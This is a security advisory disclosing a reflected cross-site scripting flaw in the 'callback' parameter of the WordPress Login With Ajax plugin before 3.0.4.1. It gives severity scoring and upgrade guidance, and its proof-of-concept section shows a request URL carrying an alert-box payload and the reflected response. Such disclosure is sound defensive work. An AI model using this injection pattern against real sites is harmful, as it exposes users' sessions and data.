



# Security Advisory SWRX-2012-003

## WordPress login-with-ajax plugin "callback" cross-site scripting (XSS)

---

### Dell SecureWorks Counter Threat Unit™ Threat Intelligence

#### Advisory Information

**Title:** WordPress login-with-ajax plugin "callback" cross-site scripting (XSS)

**Advisory ID:** SWRX-2012-003

**Advisory URL:** <http://www.secureworks.com/research/advisories/SWRX-2012-003/>

**Date published:** Friday, May 18, 2012

**CVE:** CVE-2012-2759

**CVSS v2 base score:** 4.3

**Date of last update:** Friday, May 18, 2012

**Vendors contacted:** WordPress

**Release mode:** Coordinated

**Discovered by:** Stewart McIntyre, Dell SecureWorks

#### Summary

Login With Ajax is a plugin for WordPress that provides an alternate site login using AJAX. A vulnerability exists in Login With Ajax versions prior to 3.0.4.1 due to insufficient input validation affecting JSON callbacks. Successful exploitation may aid an attacker in retrieving session cookies, stealing recently submitted data, or launching further attacks.

#### Affected products

Login With Ajax plugin for WordPress, versions prior to 3.0.4.1. Other affected versions unknown.

<http://wordpress.org/extend/plugins/login-with-ajax>

#### Vendor information, solutions and workarounds

The vendor has released an updated version to address this vulnerability. Users of the Login With Ajax plugin for WordPress should upgrade to version 3.0.4.1 or later.

#### Details

A vulnerability exists in Login With Ajax versions prior to 3.0.4.1 due to insufficient input validation affecting JSON callbacks. User-controllable input supplied to the wp-login.php script via the 'callback' parameter is not properly sanitized for illegal or malicious content by the login-with-ajax.php script prior to being returned to the user in dynamically generated web content. Remote attackers could leverage this issue to conduct reflected cross-site scripting attacks via specially crafted requests. When loaded, arbitrary script or HTML code injected into the affected parameter will be executed in a target user's browser session in the security context of a vulnerable website. Successful exploitation may aid an attacker in retrieving session cookies, stealing recently submitted data, or launching further attacks.

## CVSS severity (version 2.0)


**Access Vector:** Network  
**Access Complexity:** Medium  
**Authentication:** Not required to exploit  
**Impact Type:** Allows unauthorized modification  
**Confidentiality Impact:** None  
**Integrity Impact:** Partial  
**Availability Impact:** None  
**Impact Subscore:** 2.9  
**Exploitability Subscore:** 8.6  
**CVSS v2 Base Score:** 4.3 (AV:N/AC:M/Au:N/C:N/I:P/A:N)

## Proof of concept

### Request URL


```
hxxps://victim/labs/wp-  
login.php?action=lostpassword&callback=%3Cdiv+onmouseover=alert%28String.fromCharCode%  
2872,69,76,76,79%29%29%3Eabc%3C/div%3E&template=&user_login=user%40domain.com&login-  
with-ajax=remember
```

### Response



```
DOM Source of Selection - Mozilla Firefox  
File Edit View Help  
<html xmlns="http://www.w3.org/1999/xhtml"><head/><body><div onmouseover="alert(String.fromCharCode(72,69,76,76,79))">abc</div>({ 'result': false, 'e  
&lt;!--  
document.cookie = "IV_JCT=%2F1abs; path="/";  
//--&gt;  
</script>  
</body></html>
```

### PoC screenshot



## Revision history

1.0      2012-05-18: Initial advisory release

## PGP keys

This advisory has been signed with the Dell SecureWorks Counter Threat Unit PGP key, which is available for download at <http://www.secureworks.com/contact/SecureWorksCTU.asc>.

## About Dell SecureWorks

Dell Inc. (NASDAQ: DELL) listens to customers and delivers worldwide innovative technology and business solutions they trust and value. Recognized as an industry leader by top analysts, Dell SecureWorks provides world-class information security services to help organizations of all sizes protect their IT assets, comply with regulations and reduce security costs.

## Disclaimer

Copyright © 2012 Dell SecureWorks

This advisory may not be edited or modified in any way without the express written consent of Dell SecureWorks. Permission is hereby granted to link to this advisory via the Dell SecureWorks website or use in accordance with the fair use doctrine of U.S. copyright laws. See the Dell SecureWorks terms of use at [http://www.secureworks.com/contact/terms\\_of\\_use/](http://www.secureworks.com/contact/terms_of_use/) for additional information.

The most recent version of this advisory may be found on the Dell SecureWorks website at [www.secureworks.com](http://www.secureworks.com). The contents of this advisory may change or be removed from the website without notice. Use of this information constitutes acceptance for use in an AS IS condition. There are NO warranties, implied or otherwise, with regard to this information or its use. ANY USE OF THIS INFORMATION IS AT THE USER'S RISK. In no event shall Dell SecureWorks be liable for any damages whatsoever arising out of or in connection with the use or further publication or disclosure of this information.